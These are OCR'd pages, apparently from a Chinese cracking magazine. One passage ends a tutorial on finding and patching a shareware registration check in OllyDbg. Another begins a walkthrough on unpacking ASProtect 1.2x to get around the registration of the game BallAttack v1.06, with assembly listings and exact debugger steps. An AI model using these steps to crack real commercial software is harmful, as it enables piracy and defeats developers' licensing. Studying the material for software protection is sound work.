


图5

相信聪明的你已经看到区别了吧，那就是默认对话框资源的标题并没有（Unregistered Version）字样。软件启动时调用判断是否注册的函数（具体什么方法，目前还不清楚。），如果发现没有注册，就调用SetWindowTextA函数将（Unregistered Version）字样写入了对话框。再次用OnlyDebug载入，给SetWindowTextA下断，按F 9 。此时程序断下来了，如图6 所示。

按F 8 跟踪，返回到调用该函数的地方，如图7 所示。

往上一看，发现了熟人：那不就是MFC对话框向导




图6




图7

生成的OnInitDialog()函数的汇编形式吗？看来判断注册的地方也必然这上面。\SendMessageA下是用户自己加入的代码，从\SendMessageA往下看，如图8所示。




图8

看来"Call 00416420"就是关键的调用了，它的返回值决定了是否注册，按Enter进入该函数（如图9 所示），你会发现该函数在许多地方都被调用了（本地调用来自 004012D0，00401CCC，00407066，00407104，00407CCB）。




图9

至此该软件成功破解，再次打开软件，发现Registration页不见了。About页如图10所示。




图10

但是注册信息里没有用户名，所以我用资源编辑器修改了一下。最后附上VC的OnInitDialog，对比一下刚才的汇编代码，你会发现它们一模一样。

```
BOOL CMyProcDlg::OnInitDialog()
{
CDialog::OnInitDialog();
// Add "About..." menu item to system menu.
// IDM_ABOUTBOX must be in the system command range.
ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
ASSERT(IDM_ABOUTBOX < 0xF000);
CMenu* pSysMenu = GetSystemMenu(FALSE);
    if (pSysMenu != NULL)
    {
            CString strAboutMenu;
            strAboutMenu.LoadString(IDS_ABOUTBOX);
            if (!strAboutMenu.IsEmpty())
            {
pSysMenu->AppendMenu(MF_SEPARATOR);
pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
            }
    }
// Set the icon for this dialog.  The framework does this automatically
//  when the application's main window is not a dialog
SetIcon(m_hIcon, TRUE);         // Set big icon
    SetIcon(m_hIcon, FALSE);    // Set small icon
// TODO: Add extra initialization here
//call 是否注册函数
//if(eax==false)
{
//SetWindowText("设置没注册标记到窗口标题");
}
// 其它也一样，因为软件不只一次调用该函数。
return TRUE;  // return TRUE  unless you set the focus to a control
}
```

总结

对于此软件，这里给出如下建议。

1. 本软件虽然保密方法非常好（如反调试机制、启动时并不读取注册表等），然而整个程序只有一处判断注册的函数（此函数一旦被破解，整个软件被破解），所以我们最好写多处判断注册的函数。可以用RSA加密算法、双函数验证等。


2. 在对话框资源中，我们应该把默认标题设置为没有注册字样（不应该像软件中那样判断未注册就调用SetWindowTextA，已注册就不调用）。当然如果注册用户想破解（icefire：注册的用户会是黑客吗？）那就没话说了，认命！

3.提倡更加多的程序员去学习逆向工程（不是为了破解软件），这样会降低自己以后写出的共享软件被破解的可能性。

Icefire：软件加密的攻与防，向来都是不对称的。软件开发者采用一切可能的手段对软件的核心功能进行保护，而Cracker则在茫茫的代码海洋中寻觅任何可能利用的漏洞。这正如十里长堤，只要有一处漏洞，则整个防洪体系溃于一旦。

适合读者：初级破解爱好者

前置知识：OllyDbg使用方法



软件加密漏洞剖析
——兼谈ASProtect脱壳技术（上）

文/图 Redoc

在传统的加密与解密的斗争中，有很多经验化的东西都是"千里之堤，溃于蚁穴"的有力佐证 与je/jne/jb/jnb/jmp/nop等跳转指令相关的爆破技术、多层壳的保护等于最里层壳的保护等等。再强悍的保护系统，只要有一处薄弱环节，就可能为Cracker所利用。在当今的软件行业，随着软件开发商和保护系统开发商各自形成成熟的分立市场，这一矛盾也越来越多地集中体现在外壳与软件的依赖关系上，由于加密产品对于软件开发商的透明性，开发商往往没有足够的经验将保护系统与软件紧密结合，软件的保护往往被Cracker从这两者之间的联系部分打断，进而摧毁。

时至今日，具有创造力的Cracker仍然在不断地发展出新颖的破解技术，因而加密技术的发展也一日不得松懈。对于Cracker来说，写出注册机自然是破解的最高级形式，它使每个人都拥有同软件开发商同样的权力；然而，对于一个成功的Cracker来说，除了要突破软件的所有限制，他还要能够把解密的成本降到最低。从这个角度来说，算法分析显然是最不划算的，它是同软件开发商的一次正面交锋，解密成本直追软件本身的加密成本。

本文以BallAttack v1.06为例，谈谈如何绕开软件的算法注册系统，从漏洞分析的角度解除软件的时间和功能限制。

BallAttack是Arkanoid/Breakout style出品的一个打砖块游戏，结合传统砖块游戏特点与新鲜概念，同时增加了许多新的元素，伴有华丽的视听效果。目前这款游戏在网上还没有任何形式的注册或破解版本，想必是算法的复杂性把不少人挡在了门外。

程序运行以后，首先弹出一个启动面板，并告知剩余评估时间，如图1所示。点下注册按钮以后，软件会要求输

入注册码。一旦超过评估期限，面板上的Start按钮就会灰化。值得注意的是，软件的注册码是一长串ASCII字符，而且还必须用剪贴板一次粘入，看来作者在第一道防线上下了不少功夫。不过这次我们不会同作者设计的加密系统进行正面交锋，看看如何绕开它的注册系统来征服我们心仪的游戏。




图1

如何脱壳？

在资源管理器中打开游戏的安装目录，可以发现程序共有两个可执行文件 BallAttack.exe和Reg.exe，第一个就是我们通常启动游戏时所运行的可执行程序，而Reg.exe理所当然就是注册保护系统了。我们运行一下Reg.exe，发现弹出了与图1一样的启动面板。这是一个重要的信息，意味着在按下Start按钮时，Reg.exe将以某种方式启动BallAttack.exe。用Peid检查，发现Reg.exe加了壳 ASProtect 1.22 – 1.23 Beta 21 →Alexey Solodovnikov。为了分析这个程序，只有先脱壳了，这里我们复习一下如何脱掉ASProtect 1.2x版本的外壳。

用OllyDbg加载Reg.exe，来到

```
00401000 >  68 01E04900 PUSH    Reg.0049E001
——>加壳程序的入口
00401005    E8 01000000 CALL    Reg.0040100B
0040100A    C3   RETN        ——>return到0049E001
0040100B    C3   RETN
0040100C    45   INC EBP
0040100D    874A 6E XCHG    DWORD PTR DS:
[EDX+6E], ECX
00401010    56   PUSH    ESI
00401011    F8   CLC
00401012    0E   PUSH    CS
```

使用IsDebuggerPresent去掉PEB中调试器标志，并在调试选项的Exceptions面板勾上除内存访问异常以外所有的异常忽略选项，然后我们按下F9开始运行程序。Shift+F9按下26次以后程序运行，重新启动，按下25次Shift+F9来到这里

```
00D42D51    3100    XOR DWORD PTR DS:[EAX],
EAX    ——>这里是
——>ASProtect 1.2x 的最后一个典型异常
00D42D53    64:8F05 0000000>POP DWORD PTR FS:[0]
00D42D86    FF30    PUSH    DWORD PTR DS:[EAX]
00D42D88    FF75 F0 PUSH    DWORD PTR SS:[EBP-10]
00D42D8B    FF75 EC PUSH    DWORD PTR SS:
[EBP-14]
00D42D8E    C3   RETN    ——>在这里下断点
00D42D8F    5F   POP EDI
00D42D92    8BE5    MOV ESP, EBP
00D42D94    5D   POP EBP
00D42D95    C3   RETN
00D42D96    8BC0    MOV EAX, EAX
```

